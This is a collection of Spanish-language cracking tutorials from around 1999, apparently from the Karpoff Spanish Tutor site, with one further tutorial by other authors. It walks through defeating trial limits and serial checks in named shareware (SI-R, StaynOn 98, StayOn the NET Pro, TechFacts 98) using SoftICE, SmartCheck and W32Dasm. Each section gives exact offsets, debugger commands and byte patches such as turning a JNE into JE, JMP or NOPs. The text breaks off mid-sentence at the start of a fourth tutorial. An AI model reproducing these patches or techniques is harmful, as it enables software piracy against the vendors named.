Tan solo vamos a utilizar 3 herramientas, Smartcheck (que llamaremos a partir de ahora smc), softice (al que ya llamamos sice) y un editor hexadecimal para parchear el ejecutable, utilizad el que os parezca bien, si usais patcher nosotros estaremos encantados, podeis bajarlo de nuestra página :o). También necesitaremos algún programa que nos informe de los DLL y las funciones que importa, nosotros, por supuesto, usaremos pupe. Habíamos pensado compilar para esta ocasión una nueva versión del veoveo, que también podeis encontrar en nuestra página, para la activación de todos los botones desactivados en SI-R pero al final no ha sido necesario, así que nos guardamos este arma para futuros experimentos y la usaremos en otro tutorial.

Quiero que quede claro que la programación y el crack tienen algo en común y es que, dependiendo de qué persona esté crackeando y/o programando, los pasos a seguir serán completamete diferentes aunque el fin y resultado sea el mismo. Con esto quiero decir que probablemente otro cracker atacaría esta aplciación por otro flanco y de otro modo diferente consiguiendo indeticos resultados.

Bien, suponemos que ya teneis instalado los 3 componentes necesarios para rodar SI-R y las herramientas. En este caso no es necesario, pero es muy importante observar ciertos detalles de la instalación cuando queremos destripar una aplicación, estos detalles son: Archivos que lee y escribe y claves del registro que lee y escribe. Para ello debereis utilizar file monitor y register monitor. Hablaremos de ellos en otro momento.

SI-R solo funciona en 800 X 600 y tipo de letra pequeño, tenedlo en cuenta.

AL ATAKE

Paso 1. Observar los dll y funciones que importa:

Rodamos SI-R y observamos que además de ocupar toda la pantalla, se ejecuta en primer plano y oculta la barra de tareas. No podemos ver el escritorio y nos hace un desmierde en la configuración de la pantalla. Para poder utilizar las herramientas, mientras está rodando la aplicación, podeis añadirlas al menú inicio, de tal modo que cuando las necesiteis tan solo tendreis que pulsar Ctrl y Esc para que inicio se abra y desde ahí lanzarlas con un click.

En este momento (tenemos rodando SI-R), nuestro interés se centra en averiguar qué funciones y de qué dll's está utilizando. Lanzamos pupe y sombreamos con un click el proceso SI-R, a continuación pulsaremos el botón derecho del ratón para que se abra el menu de pupe donde activaremos la 'caja de herramientas'. Ahora, sobre la caja de herramientas, buscaremos el modul SI-R.exe, lo sombreamos de nuevo y volveremos a pulsar el botón derecho del ratón para cargar este módulo. En la sección de más herramientas pulsaremos el botón 'Visor F.I.'. Se nos abrirá una ventana donde podemos observar los dll y funciones importados. Vemos que uno de los DLL es MSVBVM60, lo que nos indica que es una aplicación vb6, y abriendo el arbol observamos las funciones que importa de él. Cerramos pupe y antes de proceder a utilizar smc observamos cómo funciona la aplicación. En el dialogo vemos una bonita foto a la derecha donde al hacer un click se abre otro dialogo con las opciones. Debajo de esta foto hay un relojito muy mono, esto nos sugiere que SI-R hara uso de una función timer para actualizarlo, así que cuando estemos capturando eventos con smc lo haremos de forma rápida y concreta para evitar cargarlo de eventos no necesarios. Veamos qué pasos tendremos que dar para que smc nos capture los eventos que nos interesan. Primero haremos un click sobre la foto. A continuación otro click sobre contratar SI-R. Un pequeño diálogo nos invita a introducir el código de usuario y observamos un código en este diálogo que en nuestro caso es 'c0jnwuwi'. Ya sabemos todo lo necesario para la captura de eventos, anulamos y pulsamos sobre cierre->salir sin cerrar caja para finalizar SI-R.

Paso 2. Captura de eventos:

Rodamos smc. En el menú abrimos, buscando la ruta, SI-R. Pulsamos F5 y lo ponemos a rodar. A lo largo de la ejecución, en smc nos aparecerán una serie de errores sin relevancia alguna para nosotros, así que iremos pulsando sobre 'Acknowledge' acada vez que esto suceda hasta que la aplicación esté en marcha. Una vez abierto el diálogo principal de SI-R es muy importante ir directamente al grano y lo más rápido posible para evitar todos aquellos eventos no necesarios. Pulsaremos sobre la foto=>contratar SI-R e introduciremos la cadena '10000002'. Un mensaje de error nos advierte de que el código no es bueno, faltaría más.

Ya tenemos toda la información que necesitamos almacenada en smc. Cerramos el dialogo de contratar y directamente hacemos cierre y salir sin cerrar caja. Nos encontraremos en smc. Sobre el menú 'program' pulsaremos 'end' para finalizar y a continuación 'file'=>'save as' para guardar todo lo sucedido.

Paso 3. Busqueda de los eventos que nos interesan.

Si os fijais, incluso habiendo sido cautos y rápidos en las acciones, vereis que tenemos 800.000 eventos aproximadamente. A nosotros nos interesa saber todo lo que ha sucedido desde que hemos hecho click después de introducir '10000002' dentro de contratar SI-R y sabemos que, para llegar hasta ahí, hemos hecho 3 clicks, unos sobre la foto, otro sobre el botón contratar y otro despues de haber introducido el código. Sobre el menú de smc pulsaremos Edit=>find e introduciremos 'click' para buscar este evento. Seguiremos 'find next' hasta situarnos sobre el tercer evento click que es el que le ha proporcionado a SI-R el número introducido. Procurad tener en las opciones activado Expand all para poder observar eventos dentro de otros eventos. Observareis que se utiliza la función vbaStrCmp de MSVBM60 poco despues del evento click pero esta comparación de cadenas no nos interesa porque todavía no ha operado con lo que hemos introducido, así que seguimos buscando.

Vereis que algunos eventos después se captura el código del dialogo de contratar 'c0jnwuwi' y el itnroducido por nosotros '10000002'. Con ellos, Si-R realiza una serie interminable de operaciones que dan como resultado una cadena, en nuestro caso '308900576807', después realiza otra serie de operaciones cuyo resultado es '308900808503' y a continuación se llama de nuevo a la función vbaStrCmp pasándole como parámetros estas dos cadenas nuevas. El retorno de la función es un bonito FFFFFFFF, y a continuación la función MsgBox nos muestra el diálogo de numerito no válido. Parece que está todo bastante claro, no?. Nuestro trabajo con smc ha concluido, ya sabemos todo lo que necesitamos, ahora usaremos sice.

Paso 4. Traceo puro y duro.

antes de nada, nos aseguraremos que en winice.dat tenemos la siguiente línea:

EXP=c:\windows\system\msvbvm60.dll

Esto será necesario para poder interceptar la función vbaStrCmp.

Reiniciamos el sistema para que sice cargue la nueva configuración y rodamos SI-R hasta llegar al diálogo donde itroducimos el numerito, recordad 10000002.

Antes de pulsar 'aceptar' entraremos en sice pulsando Crtl+D y pondremos un bonito break point con la orden 'bpx vbaStrCmp'. Pulsamos F5 para volver a win y botón de aceptar para que SI-R capture nuestro código.

En teoría debería haberse detenido la ejecución y tendríamos que estar dentro de sice pero no es así, vaya, era demasiado fácil, no? La alternativa es repetir la operación y antes de pulsar sobre el botón aceptar entramos en sice (Ctrl+D) y bpeamos hmemcpy con la orden 'bpx hmemcpy'. Salimos de sice (F5) y pulsamos aceptar. Ahora sí estamos dentro de sice... pero en user.

Paso 5. Busqueda de un punto de ruptura dentro de SI-R

Nos encotramos dentro de user y no podemos detener la aplicación con un bpx en vbaStrCmp. Pulsamos varias veces F12 dentro de sice para regresar a la aplicación. Despues de 6 F12 observamos que nos encontramos en el módulo MSVBVM60 y con otro F12 nos metemos en SI-R. Ahora es cuestión de ir traceando hasta tropezarnos con una instrucción call [MSVBM60!__vbaStrCmp]. Tendremos que recorrer el código para encontrarla. Una vez encontrado quitaremos todos los bp's con la orden 'bc *' y haremos un doble click sobre call [MSVBM60!__vbaStrCmp] para ponerle un bonito bp. Volvemos a SI-R con F5 y rodamos hasta que sice se detiene en nuestro Break point. Tracearemos con F8 para que nos lleve al comienzo de vbaStrCmp. Una vez dentro, quitaremos todos los bp's con 'bc *' y haremos doble click sobre el comienzo de vbaStrCmp para poder romper luego en él. Salimos con F5 a Si-R. Si alguno de vosotros no encuentra la función buscad dentro de sice en la posición XXX:0058D00C.

Paso 6. Detener SI-R donde nos interesa.

Volveremos a pulsar sobre el botón de aceptar para que SI-R capture otra vez nuestro código y ahora sí se dentiene en vbaStrCmp pero recordar que en los eventos se producía la llamada a esta función en dos ocasiones, la primera no nos sirve para nada, así que F5 para que rompa en la segunda.

Paso 7. Parcheo sobre memoria.

Sice vuelve a romper. La instrucción anterior a call [MSVBM60!__vbaStrCmp] es un push eax. Con la orden 'D eax' observamos que eax contiene uno de los valores que SI-R ha generado con el código que hemos introducido y el código que aparece en el diálogo de comprar SI-R (308900808503). Hemos dado en el clavo. Si pulsamos F10 para que se ejecute la función observamos que al retorno EAX contiene un FFFFFFFF. Si sustituimos el valor de EAX por cero veremos que nos hemos registrado por un periodo de muchos años. Ya lo tenemos.

Paso 7. Captura de datos para parchear el ejecutable.

Repetiremos toda la operación para llegar al momento en que sice rompe en el segundo vbaStrCmp. Anotaremos los bytes que componen algunas intrucciones por delante y por detrás del call para poder buscarlos en el editor hexadecimal (F7, D8, 1B, C0, 8D, 4D, 90, 40). Modificaremos la intrucción que tenemos después del call (NEG EAX) por un XOR EAX, EAX, de este modo pondremos EAX a cero para que SI-R de por válido nuestro número introducido. Suponiendo que NEG EAX lo tengais en 16F:0058D012 lo modificaremos con la orden 'a 16F:0058D012' y ensamblaremos XOR EAX, EAX. Anotamos los nuevos bytes resultantes después del cambio (33, C0, 1B, C0, 8D, 4D, 90, 40) y salimos. Cerramos SI-R.

Paso 8. Parcheo sobre el ejecutable.

Con un editor Hexadecimal, ultra edit por ejemplo, buscaremos la cadena que había en Si-R antes de modificarla, o sea F7, D8, 1B, C0, 8D, 4D, 90, 40. Una vez localizada, nos aseguraremos de que es la correcta comprobando más bytes por delante y por detrás. La cambiamos por la resultante del xor eax, eax, o sea 33, C0, 1B, C0, 8D, 4D, 90, 40 y guardamos los cambios.

Paso 9. Aplicación totalmente operativa para un perido de algunos años.

Ejecutar SI-R y comprobar que nuestro trabajo ha sido eficaz, limpio y, sobre todo, con un cambio de 2 bytes.

Esperamos habernos explicado con claridad y que os sirva para algo este sencillo ejercicio.

Un saludo
Crack el Destripador & Marmota
http://welcome.to/craaaack

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**StaynOn 98 v 1.5**

PROTECCION:	Trial 30 dias		
Descripcion:	Mantiene activo el servidor enviando Ping		
Dificultad:	Novato		
DOWNLOAD:	http://shareware.intercom.es/servlets/busca2?n=3594		
Herramientas:	W32Dasm & Heditor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	08/08/99

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero 08/08/99

Por Karpoff

PROYECTO 1 ##

StaynOn 98 v 1.5

He escogido este programa porque creo que es uno que esta a la altura de cualquier newbie que quiera intentarlo.

Podéis bajar el programa de

http://shareware.intercom.es/servlets/busca2?n=3594

Este programa nos da 30 usos, agotados los 30 usos nos sale un nagscreen para introducir un N/S si es incorrecto se cierra el programa.

Los ataques que podemos Utilizar son localiza la rutina donde se comprueba él numero de serie falso que metamos con el original, y de esta manera capturaremos el

Original.

O podemos localizar la rutina que se encarga de comprobar cuantos usos llevamos y manipularla para que haga la comprobación al reves ósea no registrado seria como estar registrado, o podríamos eliminar esa rutina si no fuese mas que para comprobar los usos que llevamos o si solo comprobase si nos hemos registrado o no (lo entendéis..?). Como esta pagina esta dedicada para newbies desde cero, utilizaremos la segunda opción

herramientas: desensamblador W32dasm y un editor hexadecimal Hex Workshop32 , ultraedit etc. yo usare el primero

AL ATAKE

Comenzamos a currar. Siempre que nos dispongamos a estudiar cualquier Programa tenemos que fijarnos con ojos de búho como se ejecuta el programa, que mensajes nos da, que limitaciones tiene, que pasa si intento registrarlo, que pone en el about, etc. Etc. Etc. Y podéis ir apuntando lo que creáis interesante.

Bueno al ejecutar el programa vemos que no sale ninguna pantalla que nos indique que tenemos 30 usos, tampoco nos sale el típico nag para registrarnos, pero en el propio programa leemos la frase You Have 30 Uses Remaining!! (te quedan 30 usos) cada vez que inicies el programa te quita uno.

Apuntamos la frasecita y pasamos a ver que hace cuando intentamos meter un numero de serie cualquiera así que vamos a Register y elegimos la opción Enter registration Number ponemos ej. 111111112 pulsamos OK y vemos que no nos dice nada ósea que descartemos ese punto de ataque que seria de los mas frecuentes localizar el aviso que nos sale y apartir de hay buscar las rutinas que han hecho la llamada al nagscreen, pero como no hay aviso pos nada. Que podemos hacer...

LO primero hacer una copia del ejecutable stayon.exe en el mismo directorio donde lo hemos instalado la copia será parra aplicarle los cambios que vayamos haciendo podemos llamar a la copia stay.exe

ejecutamos el W32dasm y desensamblamos stayon.exe, una vez que termine de desensamblarlo pulsamos el botón -Strn Ref- esto nos mostrara una ventana con todas las cadenas de texto que se encuentren en el programa como podrían ser los mensajes de error o cualquier texto que el programa pueda mostrar durante su ejecución, que podemos buscar? Lo lógico seria buscar el mensaje de error que nos tendría que haber dado al intentar registrarlo pero como no hay mensaje de error tendremos que encontrar una solución, Os recomiendo que no tengáis ninguna prisa ir con calma si no tenéis muchas ganas hoy ya continuareis otro dia no conviene agoviarse que no estamos currando ;-D. si revisamos paso a paso todas la cadenas de texto no encontramos ninguna frase típica como Expired Program, o Thank you Regidter, pero si vemos la frase que nos avisa de los usos que nos quedan, si os acordáis salía al ejecutar el programa, bueno pues ya tenemos el punto de ataque, hacemos doble clip encima de la frase y nos lleva directamente a el siguiente código.

* Posible StringData Ref. from Data Obj -> "You Have %d Uses Remaining!"

|

:00401B11 68D4504000 PUSH 004050D4

:00401B16 8D55BC lea edx, dword ptr [ebp-44]

.....

Para que salga ese mensaje a tenido que haber un momento en la ejecución del programa en la que realiza la comprobación de cuantos días nos quedan o si estamos o no registrados, ósea que tiene que haber por ahí una rutina o parte del código que si estamos registrados no nos manda al código de error por lo tanto esa rutina o ese código podemos manipularlo ya que si estaríamos registrados nunca nos mostraría este mensaje noo? (entendéis la lógica que os intento explicar esto es aplicable a todos los programas, unos muy retorcidos otros muy sencillos pero todos se pueden manipular para nuestro beneficio)

bueno pues busquemos por encima de este código haber que encontramos.

lo que intento localizar es un salto que si estamos registrados evite la rutina de error y si no siga adelante con la comprobación,

y en 00401ABF tenemos un salto que podría comprobar si estamos registrados o cuantos usos nos quedan vemos que según el valor que lleve eax salta pasando el mensaje de cuantos usos nos quedan o continua normalmente

.....

.....

:00401ABD 85C0 test eax, eax

:00401ABF 7573 jne 00401B34 ------> SALTO A LA RUTINA DE COMPROBACIÓN

:00401AC1 8B4DA8 mov ecx, dword ptr [ebp-58]

.....

.....

.....

Bueno pues probemos a modificar el salto para que no realice las comprobaciones De usos o de si estamos registrados.

00401ABF 7573 JNE 00401B34 POR

00401ABF 7473 JE 00401B340 O POR

00401ABF EB73 JMP 00401B340

Con Cualquiera de los dos cambios el programa funcionaria perfectamente con el primero invertiríamos la rutina de tal manera que lo bueno seria no estar registrado (entendéis espero que si.) y el segundo cambio es un salto incondicional ósea que estemos o no registrados ejecuta el salto de tal manera que evita el mensaje.

Para poder cambiar el salto necesitamos el editor hexadecimal, ejecutamos el editor ex que tengamos pulsamos abrir archivo y abrimos la copia que hemos guardado antes stay.exe , y como localizamos en el editor el código que tenemos que cambiar, para eso volvemos al W32dasm y pinchamos con el ratón la línea donde esta el salto que queremos cambiar ósea **00401ABF 7573 JNE 00401B34** al selelcionarla se resaltara de color verde entonces mira en la

barra de estado la barra de estado es la barra de abajo ahí hay algunos números mira el que pone **offset: 00000EBFh** debes pulsar la opción goto Hex o find offset dependiendo de que editor tengar supongo que no tendrás problemas y sino pues pruebas asta que lo encuentres debes meter la dirección del offset que te indica el desendamblador en este caso EBF la [h] del final no se pone nunca y los ceros anteriores lo que tu quieras si quieres los pones o no, aparecerás en el código hexadecimal exactamente en **E8E7 0600 0085 C075 738B** en el **75** que esta en negrita he puesto los números de alrededor para que te agas una idea de cómo lo vas a ver, ya solo te queda aplicar los cambios que son el **74** cambiarlo por **74** o por **EB** Espero que entendáis este manual y que os sea de ayuda, parece que no pero cuesta un huevo escribir estos manuales asta el siguiente.

75 = jne

74 = je

eb = jmp

90 = nop

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Email Kf_karpoff@hotmail.com

Url http://welcome.to/karpoff

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**StayOn the NET Pro V2.92**

PROTECCION:	Name /Serial		
Descripcion:	Evita que el servidor te desconecte, enviando ping		
Dificultad:	Novato		
DOWNLOAD:	http://www.stayonpro.com		
Herramientas:	W32Dasm & Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	08/08/99

INTRODUCCION

TUTORIAL DE CRACKEO PARA NEWBIES DESDE CERO 09/08/1999

PROYECTO 2 ## Por Karpoff

StayOn the NET Pro V2.92

Hola nuevamente a todos los que habéis decidido seguir esta serie de proyectos para Newbies desde Cero.

El proyecto que hoy os presento es muy parecido al anterior, si recordáis en el proyecto anterior el ataque elegido fue modificar la rutina que se encargaba de comprobar el numero de usos que llevábamos ya que teníamos un limite de 30 usos, cambiando un salto hicimos que el programa no comprobara el numero de usos quedando así sin ninguna limitación.

Hoy **simularemos estar registrados** ósea que al meter cualquier N/S lo acepte evitando así el que nos caduque a los 30 días, el programa elegido es similar al anterior pero mas completo,

Lo podéis coger de...

http://www.stayonpro.com

Herramientas un desensamblador (W32Dasm) y un editor HEX (Hex Workshop32, UltraEdit32 etc.)

Empezamos: Me gustaría que os fijaseis con mucho detalle en el código y las rutinas del programa, no utilicéis este tutoría a ciegas intentar entender todo lo que ocurre ya que no se trata de que hagais un crack sino que aprendáis a hacerlos, yo intentare explicarme lo mejor que pueda dentro de mis posibilidades ;-D.

AL ATAKE

Bueno ejecutar el programa y fígaros bien en su funcionamiento lo primero que hace es mostrarnos un NagScreen con la fecha limite que tenemos para evaluarlo y nos da la oportunidad de registrarnos, si metemos un N/S cualquiera el programa sigue su ejecución normal sin mostrarnos si el numero es correcto o no.

Vamos a crear una carpeta nueva con el nombre que queráis y hacemos una copia del programa, ahora procedamos a desensamblar el ejecutable StayOn Pro.exe y abrimos con el editor HEX la copia que hemos hecho dentro de la nueva carpeta.

Por donde empezar no tenemos mensajes de error al intentar registrarnos ni nada que nos avise de que nos queda un día menos, que hacemos !! acordaros de lo que hicimos en el proyecto anterior busquemos cadenas de texto como Expired, Thank You for registering o similares, para mirar que cadenas de texto hay en el programa cliqueamos con el ratón el botón **[Strn-Ref]** y se nos habre una ventana con todas los textos les echamos un vistazo detenidamente y empezamos a ver cosas interesantes un EXPIRED, Thak you for Registering, This Program has Expired.

Creo que la mas interesante de todas es la que nos felicita por registrarnos ósea que hacemos un doble clip en Thank You for Registering y aparecemos en

* Posible StringData Ref from Data Obj -> "Thank You For registering StayOn pro "

|

:004043OD 6800A34300 push 0043A300

:00404312 E8C7E80100 CALL 00424690

Y si hacemos nuebamente doble clip la misma frase aparecemos en:

* Posible StringData Ref from Data Obj -> "Thank You For registering StayOn pro "

|

:00405dbf 6800A34300 push 0043A300

:00405DC4 E8C7E80100 CALL 00424690

Siempre tenemos que comprobar cuantas referencias a la frase que buscamos hay en el código en este caso tenemos dos, si miramos alrededor de la primera vemos que en **004042EF** tenemos un salto a **00404317** y si miramos en la segunda referencia vemos QUE en **00405DA4** tenemos otro salto a **00405dc9** las dos referencias con sus dos saltos parecen similares solo que en distintas direcciones de memoria, pero fijémonos detenidamente, en la primera referencia el salto que hemos visto no parece que venga ni valla a las rutinas de comprobacion del n/s por lo general la parte del código donde se comprueba el numero de registro suele ser complicado

lleno de llamadas, comprobaciones, asignaciones de valores, saltos etc. y esta primera referencia no creo que sea la adecuada, (Esto lo veríamos muy claro utilizando un debug como es el soft-ice, pero por ahora no utilizaremos debug nos centraremos en listados muertos)así que de momento nos vamos a olvidar de la primera referencia y nos vamos a la segunda.

Vamos al salto que tenemos en **00405DA4 7423 je 00405DC9** YO creo que lo que hace este salto es lo siguiente, al meter un n/s para registrarnos salta a la dirección que indica donde parece estar las rutinas de comprobación, hace las comprobaciones si hemos hacertado nos envía directamente al Thank you for .... y si no acertamos el programa sigue su ejecución normal en evaluación, pero que pasaría si suprimimos ese salto para que al meter un n/s cualquiera no haga ninguna comprobación, probamos..? miramos la dirección que marca el offset al hacer clip sobre el salto en cuestión, miramos en la barra de estado de el W32dasm y vemos esta dirección **00005DA4h** como ya teníamos el editor Hex abierto y con una copia del programa, buscamos esa misma dirección, como ya comente anteriormente la [h] de la dirección del offset no nos sirve para nada ósea que buscamos esta dirección sin la [h] en el editor HEX, tenemos que llamar a la direccion del offset **5DA4** y nos lleva a FFFF 84C0 7423 6A01 8BCF 5850 los números que he marcado en rojo estos numeros son los que definen el tipo de salto y su direccion de memoria para eliminar el salto que nos interesa cambiamos **7423** por **9090** y esto quedaría así

00405da4 7423 je 00405dc9 --- el salto original tenemos que cambiar dos Bytes el 74 y el 23

00405da4 90 nop--------|

00405da5 90 nop--------| y el salto eliminado un byte, asignado a cada linea

ahora solo nos queda salvar los cambios y probar (se entiende que debemos ejecutar la copia que hemos hecho no el original, ya que los cambios los hemos hecho en la copia) bien funciona nos acepta cualquier n/s que metamos y si después ejecutamos el original también funciona ósea que el registro del programa se queda validado en el system.dat de Windows.

Espero que lo entendáis y que practiquéis ya que cuesta la hostia hacer un manual de estos es posible que las rutinas no funcionen como las he intentado explicar ya que no soy ningún experto, pero en cualquier caso el crack funciona, podéis mandar vuestros comentarios sobre estos manuales o vuestras sugerencias, criticas etc.

75 = jne

74 = je

eb = jmp

90 = nop

leer esto de abajo...

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Email Kf_karpoff@hotmail.com

URL: http://welcome.to/karpoff http://members.xoom.com/kf_karpoff

Karpoff Spanish Tutor	
Programa:	**TechFacts 98 V2.33**

PROTECCION:	Trial 30 dias, Name / Serial		
Descripcion:	Excelente herramienta para spyar cualquier proceso de nuestra maquina		
Dificultad:	Novato		
DOWNLOAD:	http://www.winutils.com/tekfct98.htm		
Herramientas:	W32Dasm & Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	14/08/99

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero 14/08/99

PROYECTO 3 Por Karpoff

TechFacts 98 V2.33

Hola nuevamente!! Un saludo para todos los que seguís esta serie de Manuales Para Newbies desde Cero, (Hola Búho se que estas ahí J).

El programa que he escogido hoy puede sernos de gran ayuda a la hora de seguir procesos de ejecución de las librerías de cualquier programa que estemos ejecutando, es una herramienta mas para nosotros. Podéis cojerlo de

http://www.winutils.com/tekfct98.htm

Este Programa nos da 30 días para Evaluarlo, Pasado ese tiempo no se lo que ocurre. al ejecutarlo nos muestra una pantalla super llamativa con dibujitos de tarjetas de crédito (es horrible).

Acudiendo a Help About nos da la opción de meter un N/S para registrarlo

Ataques, Localizar la rutina que se encarga de verificar si el n/s que hemos metido es correcto y manipularla para nuestro beneficio, o bien eliminarla si es posible, también podemos localizar el punto exacto donde compara nuestro n/s con el verdadero y capturar el verdadero,

Como en los manuales anteriores optaremos por la primera ya que podemos localizar la parte del código que nos interesa con un listado muerto (Programa desensamblado que se puede acceder a cualquier parte del código sin necesidad de estar ejecutando el programa) que es lo que nos mostrara el W32Dasm cuando desensamblemos el ejecutable.

Herramientas las de siempre el W32Dasm y un Editor Hexadecimal el que mas os guste en mi caso utilizare el Workshop32.

AL ATAKE

Empezamos lo Primero hacer una copia del Ejecutable para poder aplicar los cambios cuando localicemos los Bytes a manipular, en la misma carpeta donde hemos instalado el programa podemos hacer una copia de Tekfct98.exe con el nombre que queramos por ejemplo Crack98.exe o podemos crear una carpeta nueva y copiar todos los archivos de una a otra. (lo de copiar todos los archivos es porque si copiamos el ejecutable solo no funcionara ya que utiliza alguna librería propia como Tekwatch.dll etc.) Ejecutamos el W32Dasm y desensamblamos Tekfct98.exe seguidamente editamos con el HEX la copia del ejecutable.

Vamos a ver como se comporta el programa cuando intentamos registrarnos, ejecutamos vamos a help, about enter key register y rellenamos con los datos que queramos aceptamos y como era de esperar una ventanita que nos dice que la hemos cagado (Registration Key Failed) para nosotros es una buena respuesta ya que por ahí le atacaremos, vamos al W32Dasm e intentamos localizar la cadena de texto que nos ha contestado, para ello ya sabéis pulsar **[Strn-Ref]** se abré la ventana con todas las cadenas de texto que utiliza el programa para comunicarnos lo que sea y la buscamos, una vez localizada hacemos doble clip ya de paso fijaros que justo encima hay una frase que nos daría el aviso si nos hubiese aceptado el n/s esto me sugiere que no vamos a tener ningún problema para petar este programa, bueno íbamos por hacemos doble clip en la frase y saltamos de inmediato a:

- Posible StringData Ref From Code Obj ->"Registration Key Failed!"

|

:0047999E B8089B4700 mov eax, 00479B08

:004799A3 E81C8EFCFF CALL 004427C4

Os recuerdo que siempre debemos comprobar si hay mas llamadas de otra parte del código a esta frase ósea que volvemos a clicear otra vez sobre la frase, en este caso no hay mas. Bueno pensemos para que se imprima este mensaje el programa ha tenido que hacer alguna llamada o algo así a esta parte del código, hechemos un vistazo, y justo encima vemos lo contrario la referencia a la frase Registration Key Acceptedque bonito suena esto, yo al ver que están tan cerca una frase de la otra lo único que pienso es que la parte del código que hace que se activen estos mensajes tiene que ser sencilla del tipo una sola comprobación si el n/s es correcto el código se sigue ejecutando si es incorrecto salto al mensaje de error o viceversa ósea que todo queda resumido a un salto después de una comprobación, pues busquemos por encima de los mensajes, vemos enseguida dos saltos juntos que son

:0047997C E9CB9DF8FF jmp 0040374C

:00479981 EBFO Jmp 00479973

pero fíjaros en las direcciones de los dos saltos, los dos saltan pase lo que pase hacia arriba de los mensajes, yo buscaría un salto que viniese de arriba y que según el valor que lleve pueda imprimir un mensaje o el otro ósea que si falla se saltara el mensaje de Reg Key accepted pero no el de Reg Key Failed y si el N/S es correcto se encontrara con Reg Key accepted sin llegar a Reg Key Failed , no se si lo entendéis... (Esta es la manera en la que yo creo que funciona el programa, mis conocimientos de ASM son Cero Patatero) entonces busquemos el salto con las características explicadas miramos hacia arriba seguimos subiendo mas mas mas mas y en

:00479881 E832A0F8FF CALL 004040B8 ---- Rutina de comprobación

:**00479886 0F850B010000 jne 00479997** ----- Este es

:0047988c 8D45E8 lea eax, dword ptr [ebp-18]

Lo veis ??? si el salto se ejecuta salta encima del mensaje de no reg pero ya se ha pasado el de si regósea que lo único que nos puede mostrar es lo que nos mostró cuando intentamos registrarnos anteriormente, solo nos queda cambiarlo para que no salte.

Si os fijáis este salto es distinto a los que hemos visto los otros manuales

74 = je

75 = jne

eb = jmp

el funcionamiento es el mismo, la codificacion hexadecimal depende de la direccion de memoria a la que apunte el salto, cuanto mas lejos mas bytes ocupara, los cambios son

OF84xxxxxx = je

OF85xxxxxx = jne

E?xxxxxxxx = jmp

Osea que si el salto era **00479886 0F850B010000 JNE 00479997**

Lo cambiamos por **00479886 0F840B010000 JE 00479997**

Para hacer los cambios vamos al editor Hex , os habéis fijado en la dirección del offset??, os acordáis como localizarla?? Lo repito en la barra de estado del W32Dasm tenemos barios datos entre ellos uno que pone @Offset siempre que tengáis que hacer algún cambio a un programa tendréis que fijaros en la dirección que marca el Offset, para luego poder localizarlo en el HEXedit. Pinchamos con el ratón la línea del salto, y se ilumina con color verde ahora podemos ver la dirección que marca el Offset que en este caso es 00078C86h, vamos el editor seleccionamos la opción **Goto** (llamar) y metemos la dirección, no hace falta poner los ceros y la [h] del final no se pone ósea que 78c86 aceptamos y nos lleva a ECE8 32A8 F8FF 0F**84** 0B01 0000 8D45 E8BA En rojo nuestro código y en resaltado el cambio que ha sido 85 por 84 ya solo nos que salvarlo y ejecutarlo realizamos la operación de registro y Conseguido..... estamos registrados !!!, Incluso si ejecutamos el ejecutable original ahora también nos sale como registrado y es que este es otro programa que guarda los datos en SYSTEM.dat (el registro de Windows).

Como de costumbre espero que lo entendáis y que os sea de utilidad.

Un Saludo a TOD@S. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Email Kf_karpoff@hotmail.com

URL: http://welcome.to/karpoff http://members.xoom.com/kf_karpoff

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**TechScheduler V 2.70**

PROTECCION:	Trial 30 dias Name / Serial		
Descripcion:	?????		
Dificultad:	Novato		
DOWNLOAD:	http://www.winutils.com/techsche.htm		
Herramientas:	W32Dasm & Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	15/08/99

INTRODUCCION

Tutorial de Crackeo Para Newbies desde Cero 15/08/99

Por Karpoff PROYECTO 4

TechScheduler V 2.70

Hola nuevamente !! Un saludo para todos los que seguís esta serie de Manuales Para Newbies desde Cero, (Hola Búho Otro mas J).

Y ya estamos en el Cuarto Proyecto, Me gustaría recordaros las tácticas que hemos ido utilizando ósea la forma en que debemos pensar cuando nos enfrentamos a un nuevo reto. Siempre observar detenidamente como actúa el programa al ejecutarse , al intentar Registrarnos , Cuando Expira el programa Etc. Yo suelo coger una hoja en Blanco para cada nuevo proyecto y voy apuntando todos los avisos que nos pueda dar, Esto nos sirve mucho mas de lo que podáis pensar, si ya tenéis experiencia en petar otros programas comparar como actúan unos y como actúan otros, ejemplo programas de la misma empresa, por lo general todos llevara el mismo tipo de protección entonces si recordáis o si apuntasteis como crackeais un programa solo tenéis que seguir los mismos pasos creerme que os facilitara mucho trabajo.

Por ahora solo hemos trabajado con listados muertos, los ataques han sido localizar las rutinas que comprueban el tiempo que nos queda de evaluación, rutinas que

comprueban si hemos metido el N/S correcto y manipularlas, invertirlas o eliminarlas. Hemos podido acceder a estas rutinas gracias al W32Dasm y buscando los mensajes que nos han dado los programas cuando hemos intentado registrarnos o a través de los datos de evaluación como,"nos quedan 28 días de evaluación "o similares, Localizados los avisos hemos investigado que parte del código se ha encargado de activar los mensajes, como habéis visto siempre ha habido una rutina de comprobación seguida de un salto que según el valor que da la rutina que se encarga de comprobar salta o no salta.

Bueno pues el Programa que hoy os invito a estudiar esta basado en el mismo tipo de protección, si os fijáis pertenece a la misma empresa que el que estudiamos en el tutorial Nº 3, recordar lo que os he dicho antes sobre los programas de la misma empresa etc. Me gustaría que probarais a petarlo sin la ayuda del manual digamos como un ejercicio.Por que creo que si habéis seguido los manuales anteriores no vais a tener ningún problema. Este va ha ser el ultimo manual que trate de este tipo de protecciones, En el siguiente empezaremos a utilizar el Soft-Ice e intentaremos localizar un N/S Correcto para un programa en concreto que todavía no lo he decidido.

Así que animo y suerte. El programa esta en:

